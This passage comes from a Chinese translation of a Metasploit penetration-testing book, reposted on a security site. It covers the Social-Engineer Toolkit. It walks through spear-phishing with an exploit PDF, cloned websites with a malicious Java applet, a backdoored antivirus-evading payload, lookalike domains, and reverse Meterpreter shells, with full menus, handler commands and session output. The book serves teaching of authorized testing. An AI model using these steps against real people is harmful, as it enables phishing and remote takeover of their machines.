免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当我们登录到 Foursquare 网站时，我们同样能看到这次成功的操作。这个模块向我们展示：我们能够想象到的事情，使用 Metasploit 几乎都能做到。

9.3　小结

如你所见，辅助模块可以有更广泛的用途。Metasploit 框架提供的基础设施能够让你在短时间内创建大量功能各异的辅助工具。使用 Metasploit 的辅助模块，你可以对一个 IP 地址范围进行扫描，找到存活的主机，并识别出每台主机上运行的服务。然后，你可以利用这些信息来确定存在漏洞的服务（如 WebDAV 模块的例子），甚至通过暴力口令猜解登录到远程服务器上。

虽然你可以轻松地创建自定义的辅助模块，但不要低估了 Metasploit 自带辅助模块的能力。这些模块的功能在实际渗透测试工作中可能正是你所需要的。

辅助模块拓宽了渗透攻击的道路与视野。对于 Web 应用程序来说，你可以使用辅助模块进行多达 40 项的检查或攻击。有些情况下你可能希望能对一个 Web 服务器进行暴力搜索，以确定是否有开放了文件浏览的目录；或者你想要对 Web 服务器进行扫描，从而发现能够向互联网中转数据的开放代理。不论你的需求是什么，辅助模块都可以为你提供更大的信息量、更多的攻击通道和安全漏洞。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第10章

社会工程学工具包

社会工程学工具包（SET）是为了与 Social-Engineer.org 网站同期发布所开发的工具软件包。这套工具包由 Chris Hadnagy 所构想设计，由本书的作者之一 David Kennedy 实现。Social-engineer.org 网站集中提供了社会工程学的教程、技术说明、专业术语以及相关方案，能够帮助你掌握能够攻击人脑思维的社会工程学技巧。

SET 的出现在填补渗透测试领域空白的同时，也使得大家更加关注社会工程学攻击。该工具包目前已被下载 100 万多次，而且已经成为业界部署实施社会工程学攻击的标准。SET 攻击人们自身存在的弱点，利用人们的好奇性、信任、贪婪以及一些愚蠢的错误。社会工程学攻击也已经成为非常普遍，而且对许多组织都造成严重威胁的一种攻击方式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当然，社会工程学并非新兴事物，但是一个人要哄骗别人让他去做他不想做的事情，不可能不会与时俱进。安全界许多人都认为社会工程学依然是业界面对的最大安全威胁之一，就是因为社会工程学攻击很难得到有效的预防。（你可能还记得在极度复杂的极光“Aurora”攻击事件中，攻击者就是利用了社会工程学技术来攻击 Gmail 以及其他 Google 数据的）。

攻击向量是用来获取信息或取得信息系统访问权的渠道。SET 通过攻击向量来对攻击进行分类（例如：基于 Web 的攻击、基于 E-mail 的攻击和基于 USB 的攻击）。它利用电子邮件、伪造网页以及其他渠道去攻击目标，很轻松地就能控制个人主机，或者拿到目标主机的敏感信息。很明显，每个攻击向量的成功概率会因为目标主机的情况以及通信方式的不同而有所差别。SET 同时也支持预先建立 E-mail 与网页模板，这些模板可以方便地用来进行社会工程学攻击。SET 中也大量使用了 Metasploit 框架所提供的强大能力。

由于社会工程学攻击具有的天然社会属性，本章的每个例子都会在一个简单的故事场景中来进行说明讲解。

10.1 配置 SET 工具包

在 Back Track 中，SET 工具包默认安装在*/pentest/exploits/SET* 目录下。在你启动该程序之前，确保你使用的是最新版本的 SET（通过以下命令进行更新）。

```
root@bt:/pentest/exploits/set# svn update
```

更新完成后，根据你的具体需求来修改 SET 配置文件。我们将介绍几个简单的配置选项，在 SET 工具包根目录下的 *config/set_config* 文件中。

WEBATTACK_EMAIL 是用来标识在 Web 攻击的同时是否进行邮件钓鱼攻击，这个标识选项默认是关闭的，这意味着您将配置在使用 Web 攻击向量时不支持邮件钓鱼。

```
METASPLOIT_PATH=/opt/framework3/msf3

WEBATTACK_EMAIL=ON
```

Java applet 攻击是 SET 中支持的一种基于 Web 的攻击方式，使用自签名的 Java applet 程序来欺骗目标系统的使用者，取得许可后运行。在默认情况下，这种攻击将使用微软作为签名发布者，然而，如果系统中安装了 Java 开发工具包（JDK），你可以打开这个选项，并选择任意名字来对 applet 进行签名。当你打开该选项时，一些其他配置选项将会在接口出现。

```
SELF_SIGNED_APPLET=ON
```

自动检测（AUTO_DETECT）选项是 SET 最重要的选项之一，并且默认是打开的。该选项打开后使得 SET 能够检测到所在主机的 IP 地址，该地址可以作为反向连接的目的地址或者 Web 服务器架设地址。如果你使用多个网络接口，或使用反弹连接攻击载荷并指向了另一个 IP 地址，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

那么你需要关闭这个选项。关闭该选项后，SET 需要你确定攻击主机属于哪种配置场景，来确保 IP 地址使用方式的正确性，例如其中一个场景包含了 NAT 和端口转发的功能。这些配置场景方案的选项在 SET 接口中可以看到。

```
AUTO_DETECT=OFF
```

当你使用工具包的时候，默认会使用基于 Python 架设的内建 Web 服务。为了优化服务性能，需要把 apache_server 选项开启，SET 将会使用 Apache 服务进行攻击。

```
APACHE_SERVER=ON
```

以上这些都是一些基本的配置选项。正如你所看到的，你可以非常方便地通过设置工具内部的选项来改变 SET 的攻击行为。在搞定配置选项之后，现在我们开始运行工具包。

10.2　针对性钓鱼攻击向量

针对性钓鱼攻击向量通过特殊构造的文件格式漏洞渗透攻击（例如利用 Adobe PDF 漏洞的渗透攻击），主要通过发送邮件附件的方式，将包含渗透代码的文件发送到目标主机，当目标主机的用户打开邮件附件，目标主机就会被攻陷和控制。SET 使用简单邮件管理协议（SMTP）的开放代理（匿名的或者需认证的）、Gmail 和 Sendmail 来发送邮件。SET 同时也使用标准电子邮件和基于 HTML 格式的电子邮件来发动钓鱼攻击。

我们来设想一下以 xyz 公司为目标进行一次实际的渗透测试。你可以注册一个类似 xyz 公司的域名，例如 *coompanyxyz.com*，你也可以在一个相似域名下注册一个子域名，例如 *com.panyxyz.com*。下一步，你针对目标组织发送一些针对性钓鱼攻击邮件，和往常一样，绝大多数公司员工只会扫一眼邮件，然后就会打开任何看似合法的邮件附件。在这个例子中，我们将会发送存在渗透代码的 PDF 格式文件到目标主机，如下所示：

```
root@bt:/pentest/exploits/set# ./set

Select from the menu:

❶ 1.  Spear-Phishing Attack Vectors
  2.  Website Attack Vectors
  3.  Infectious Media Generator
  4.  Create a Payload and Listener
  5.  Mass Mailer Attack
  6.  Teensy USB HID Attack Vector
  7.  SMS Spoofing Attack Vector
  8.  Wireless Access Point Attack Vector
  9.  Third Party Modules
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   10. Update the Metasploit Framework
   11. Update the Social-Engineer Toolkit
   12. Help, Credits, and About
   13. Exit the Social-Engineer Toolkit

   Enter your choice: 1

   Welcome to the SET E-Mail attack method. This module allows you
   to specially craft email messages and send them to a large (or small)
   number of people with attached fileformat malicious payloads. If you
   want to spoof your email address, be sure "Sendmail" is installed (it
   is installed in BT4) and change the config/set_config SENDMAIL=OFF flag
   to SENDMAIL=ON.

   There are two options, one is getting your feet wet and letting SET do
   everything for you (option 1), the second is to create your own FileFormat
   payload and use it in your own attack. Either way, good luck and enjoy!

❷  1. Perform a Mass Email Attack
   2. Create a FileFormat Payload
   3. Create a Social-Engineering Template
   4. Return to Main Menu

   Enter your choice: 1

   Select the file format exploit you want.
   The default is the PDF embedded EXE.

   ********** PAYLOADS **********

   1.  SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2.  SET Custom Written Document UNC LM SMB Capture Attack
   3.  Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   4.  Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   5.  Adobe Flash Player 'Button' Remote Code Execution
   6.  Adobe CoolType SING Table 'uniqueName' Overflow
   7.  Adobe Flash Player 'newfunction' Invalid Pointer Use
❸  8.  Adobe Collab.collectEmailInfo Buffer Overflow
   9.  Adobe Collab.getIcon Buffer Overflow
   10. Adobe JBIG2Decode Memory Corruption Exploit
   11. Adobe PDF Embedded EXE Social Engineering
   12. Adobe util.printf() Buffer Overflow
   13. Custom EXE to VBA (sent via RAR) (RAR required)
   14. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   15. Adobe PDF Embedded EXE Social Engineering (NOJS)
   16. Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
   17. Nuance PDF Reader v6.0 Launch Stack Buffer Overflow

   Enter the number you want (press enter for default): 8
   1. Windows Reverse TCP Shel            Spawn a command shell on victim and send back to
                                              attacker.
   2. Windows Meterpreter Reverse_TCP     Spawn a meterpreter shell on victim and send back
                                              to attacker.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   3. Windows Reverse VNC DLL              Spawn a VNC server on victim and send back to
                                               attacker.
   4. Windows Reverse TCP Shell (x64)      Windows X64 Command Shell, Reverse TCP Inline
   5. Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64),
                                               Meterpreter
   6. Windows Shell Bind_TCP (X64)         Execute payload and create an accepting port on
                                               remote system.
   7. Windows Meterpreter Reverse HTTPS    Tunnel communication over HTTP using SSL and use
                                               Meterpreter.

❹ Enter the payload you want (press enter for default):
  [*] Windows Meterpreter Reverse TCP selected.
  Enter the port to connect back on (press enter for default):
  [*] Defaulting to port 443...
  [*] Generating fileformat exploit...
  [*] Please wait while we load the module tree...
  [*] Started reverse handler on 10.10.1.112:443
  [*] Creating 'template.pdf' file...
  [*] Generated output file /pentest/exploits/set/src/program_junk/template.pdf
  [*] Payload creation complete.
  [*] All payloads get sent to the src/msf_attacks/template.pdf directory
  [*] Payload generation complete. Press enter to continue.

  As an added bonus, use the file-format creator in SET to create your attachment.
  Right now the attachment will be imported with filename of 'template.whatever'
  Do you want to rename the file?
  example Enter the new filename: moo.pdf

❺ 1. Keep the filename, I don't care.
  2. Rename the file, I want to be cool.

  Enter your choice (enter for default): 1
  Keeping the filename and moving on.
```

通过 SET 的主菜单栏，选择 **Spear-Phishing Attack Vectors**❶，紧接着选择 **perform a mass email attack**❷。这个攻击利用了 Abobe PDF 的 Collab.collectEmailInfo 漏洞❸，默认将 Metasploit 中的 Meterpreter 反向攻击载荷❹加载到 PDF 文件中。Collab.collectEmailInfo 是一个堆溢出漏洞，如果打开（假设目标主机安装的 Abobe Acrobat 版本存在此漏洞）PDF 文件，那么 Meterpreter 就会主动连接攻击主机的 443 端口，该端口在绝大多数网络中通常是开放连接的。

同时 SET 还允许攻击者修改 PDF 的文件名，使得它更具吸引力。在我们的场景中，仅仅出于演示的目的，所以使用了缺省的 PDF 文件（*template.pdf*）❺。

```
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   What do you want to do:

❶  1. E-Mail Attack Single Email Address
   2. E-Mail Attack Mass Mailer
   3. Return to main menu.

   Enter your choice: 1

   Do you want to use a predefined template or craft
   a one time email template.

❷  1. Pre-Defined Template
   2. One-Time Use Email Template

   Enter your choice: 1
   Below is a list of available templates:

   1: New Update
   2: Computer Issue
   3: Strange internet usage from your computer
   4: LOL...have to check this out...
❸  5: Status Report
   6: Pay Raise Application Form
   7: WOAAAA!!!!!!!!!! This is crazy...
   8: BasketBall Tickets
   9: Baby Pics
   10: Have you seen this?
   11: Termination List
   12: How long has it been?
   13: Dan Brown's Angels & Demons

   Enter the number you want to use: 5

❹  Enter who you want to send email to: ihazomgsecurity@secmaniac.com

   What option do you want to use?

   1. Use a GMAIL Account for your email attack.
   2. Use your own server or open relay

   Enter your choice: 1
❺  Enter your GMAIL email address: fakeemailaddy@gmail.com
   Enter your password for gmail (it will not be displayed back to you):

   SET has finished delivering the emails.
```

下一步，我们针对单一邮件地址进行攻击❶，将 SET 之前生成的 PDF 文件作为邮件附件，并使用一个预先定义的 SET 邮件模板❷“Status Report” ❸。我们让 SET 使用一个 Gmail 账户❺并输入目的邮件地址 （*ihazomgsecurity@secmaniac.com*）❹来发送恶意文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

最后，创建 Metasploit 监听端口用来监听攻击载荷反弹连接❶。当 SET 启动 Metasploit 的时候，它已经配置了所有必需的选项，并开始处理你所攻击主机的 IP 反向连接到 443 端口❷，正如我们之前所配置的那样。

```
❶ Do you want to setup a listener yes or no: yes

  resource (src/program_junk/meta_config)> use exploit/multi/handler
  resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
  PAYLOAD => windows/meterpreter/reverse_tcp
  resource (src/program_junk/meta_config)> set LHOST 10.10.1.112
  LHOST => 10.10.1.112
  resource (src/program_junk/meta_config)> set LPORT 443
  LPORT => 443
  resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
  ENCODING => shikata_ga_nai
  resource (src/program_junk/meta_config)> set ExitOnSession false
  ExitOnSession => false
  resource (src/program_junk/meta_config)> exploit -j
  [*] Exploit running as background job.
❷ [*] Started reverse handler on 10.10.1.112:443
  [*] Starting the payload handler...
  msf exploit(handler) >
```

我们刚刚建立起对邮箱 *ihazomgsecurity@secmaniac.com* 的攻击，构造了一个电子邮件发送给目标，利用了 PDF 文件漏洞。SET 允许攻击者创建不同的模板，并且在使用时支持动态导入。当目标打开邮件并双击邮件附件的时候，将会看到如图 10-1 所显示的信息。



图 10-1　渗透 PDF 文件在攻击目标的视图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目标用户打开他认为合法的 PDF 文件，与此同时目标主机被立即控制。在攻击者这边，你会看到如下信息：

```
[*] Started reverse handler on 10.10.1.112:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (748032 bytes) to 10.10.1.102
[*] Meterpreter session 1 opened (10.10.1.112:443 -> 10.10.1.102:58087)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2976 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Bob\Desktop>
```

这个例子使用了针对性钓鱼攻击技术仅仅攻陷了一台目标主机。但是 SET 同时也支持“群发邮件攻击”选项，攻击者也可以创建可被重新利用的定制攻击模板，来取代 SET 中缺省内含的预先配置好的攻击模板。

10.3 Web 攻击向量

Web 攻击向量有可能是 SET 中最先进和令人兴奋的部分，因为它会特意构造出一些对目标而言是可信且具有诱惑力的网页。SET 可以克隆出和实际运行的可信站点看起来完全一样的网页，这使得受害者认为他们正在浏览一个合法站点。

10.3.1 Java Applet

Java applet 攻击是 SET 中最成功的攻击向量之一，这个 applet 是 SET 的一位开发者 Thomas Werth 所创建的。该攻击引入了恶意 Java applet 程序进行智能化的浏览器检查，确保 applet 能在目标浏览器正确运行，同时也能在目标主机运行攻击载荷。Java applet 攻击并不被认为是 Java 本身的漏洞，当受攻击目标浏览恶意网页的时候，网页会弹出一个警告，问他是否需要运行一个不被信任的 Java applet。因为 Java 允许你对一个 applet 选择任意名字进行签名，你可以叫它的发布者是 Google、Microsoft 或其他你所选择的字符串。通过修改 set_config 文件，并将 WEBATTACK_EMAIL 标志位开启，你可以在群发邮件中引入这种攻击方式。

让我们举一个真实世界的案例——对一个财富 1000 强企业网络的渗透测试。首先，伪造一个与该公司实际网页相似的域名并进行注册。其次，攻击者通过 Metasploit 的 *harvester* 模块在互联网上搜索后缀为@*<company>.com* 的邮件地址。在公共网页找到了 200 个邮件地址之后，利用群发邮件系统发送到这 200 个邮箱之中。该攻击邮件声称来自于公司的通信部门，并要求

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

公司员工浏览公司设计的新网页。每封邮件都带有各个收件人的姓名，并且声称只要员工点击链接，就可以在公司首页上看到自己的照片，新网页上公布的员工照片是对他们辛勤工作的最好证明。好奇和恐惧会成为每个目标用户立刻点击链接的首要因素。

在目标用户点击链接之后，一个 Java applet 通知框弹了出来，并显示该 Java applet 是用该公司名所签署。由于该程序看似是一个合法程序，目标用户便点击运行该程序。然而，这个命令将执行嵌入在伪造域名下克隆网页中的恶意 Java applet。尽管用户没有看到他们的照片，他们还是可以看到一个看似合法的网站，同时没有意识到自己的主机已经被控制。当目标点击 Java applet 安全警告框中的运行按钮后，一个攻击载荷就会被执行，攻击者便会得到目标主机的 shell。一旦攻击载荷成功执行，目标主页就会被重定向到合法网站上，以保证攻击不会被轻易发现。

SET 可以克隆一个网站并能够修改其中的部分内容，这样当目标用户访问这些网页的时候，视觉效果上和原来的网站没有任何区别。通过如下命令，我们可以看到 SET 是如何在伪造站点（*http://www.secmaniac.com*）上部署攻击的：

```
root@bt:/pentest/exploits/set# ./set

Select from the menu:

❶ 2.  Website Attack Vectors

Enter your choice: 2

❷ 1. The Java Applet Attack Method

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
❸ 2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   SET supports both HTTP and HTTPS
   Example: http://www.thisisafakesite.com
❹ Enter the url to clone: http://www.secmaniac.com

   [*] Cloning the website: http://www.secmaniac.com
   [*] This could take a little bit...
   [*] Injecting Java Applet attack into the newly cloned website.
   [*] Filename obfuscation complete. Payload name is: OxvV3cYfbLBI3
   [*] Malicious java applet website prepped for deployment
```

开始这次攻击场景，我们从 SET 主菜单中选择了 **Web 攻击向量❶**，使用 **Java applet 攻击方法❷**，同时在子选项中选择**网页克隆❸**的方式。最后，输入 SET **需要克隆的网站域名❹**。

```
   What payload do you want to generate:

   Name:                                    Description:

   2. Windows Reverse_TCP Meterpreter       Spawn a meterpreter shell on victim and se
                                                 back to attacker.

❶ Enter choice (hit enter for default):

   Below is a list of encodings to try and bypass AV.

   Select one of the below, 'backdoored executable' is typically the best.

   16. Backdoored Executable (BEST)

❷ Enter your choice (enter for default):
   [-] Enter the PORT of the listener (enter for default):

   [-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
   [-] Backdoor completed successfully. Payload is now hidden within a legit executable.

   ******************************************************
   Do you want to create a Linux/OSX reverse_tcp payload
   in the Java Applet attack as well?
   ******************************************************

   Enter choice yes or no: no

   ***************************************************
   Web Server Launched. Welcome to the SET Web Attack.
   ***************************************************

   [--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]

   [*] Launching MSF Listener...
   [*] This may take a few to load MSF...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

与 SET 中其他攻击方法中一样，攻击者可以选择其他攻击载荷，默认的 Meterpreter 反向攻击载荷❶通常是一个不错的选择。在这个攻击场景中，当选择编码方式和回连端口的时候，攻击者可以直接选择默认选项❷。在所有配置完成之后，SET 启动 Metasploit：

```
    resource (src/program_junk/meta_config)> exploit -j
    [*] Exploit running as background job.

❶   [*] Started reverse handler on 10.10.1.112:443
    [*] Starting the payload handler...
    msf exploit(handler) >
```

Set 设置了 metasploit 的必要选项，最后在 443 端口等待 meterpreter 回连❶。

> **提示**：你已经创建了一个克隆了 http://www.secmaniac.com/网页的 Web 服务器，如果你修改配置文件并开启了 WEBATTACK_EMAIL，SET 会提示你使用针对钓鱼攻击向量，并发出了一份攻击邮件。

现在，一切就绪，你只要简单地把目标用户吸引到恶意网页上。当浏览到这个网页后，目标会看到一个由微软发布的弹出警示框，如图 10-2 所示，如果目标用户点击运行该弹出框，而且绝大多数目标用户都会这么做，那么攻击载荷就会运行，你就会得到目标主机的控制权。

> **提示**：SET 允许攻击者使用任何想用的名字对 Java Applet 签名，当目标点击运行的同时攻击载荷执行后，目标的浏览器将重定向到合法的 secmaniac 网站上。



图 10-2　Java Applet 弹出框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

回到我们的攻击机，Meterpreter 攻击会话已经成功建立，我们现在可以像如下所示的那样来访问目标主机了。

```
msf exploit(handler) > [*] Sending stage (748032 bytes) to 10.10.1.102
[*] Meterpreter session 1 opened (10.10.1.112:443 -> 10.10.1.102:58550)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

shellmeterpreter > shell
Process 2800 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

10.3.2 客户端 Web 攻击

SET 还可以利用客户端 Web 渗透攻击模块。在这个案例中，我们将替代展示给目标用户的 Java applet，而使用 Metasploit 中直接引入的客户端渗透代码，来对目标系统实施攻击。要使用客户端渗透攻击，你必须前期进行侦查或者知道目标系统中存在某种可能的漏洞，这种方法特别适合 0day 攻击：只要一个针对 0day 漏洞的渗透代码出现在 Metasploit 中，那么通常可以在几小时内就可以利用 SET 进行测试与发布了。

在这个例子中，我们将重复上面那个攻击场景，但是我们将使用客户端攻击，客户端攻击主要针对目标浏览器的漏洞。SET 中的绝大多数攻击都是针对 IE 浏览器的，当然，针对 Firefox 浏览器的攻击也存在，但数量较少且应用范围并不广泛。在这个案例中，我们将使用曾用来攻击 Google 的 Aurora 攻击向量。开始阶段，输入如下命令：

```
  root@bt:/pentest/exploits/set# ./set

  Select from the menu:

❶ 2.  Website Attack Vectors
  Enter your choice: 2

❷ 2. The Metasploit Browser Exploit Method

  Enter your choice (press enter for default): 2

  [!] Website Attack Vectors [!]

❸ 2. Site Cloner

  Enter number (1-4): 2
  SET supports both HTTP and HTTPS
  Example: http://www.thisisafakesite.com
❹ Enter the url to clone: http://www.secmaniac.com
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

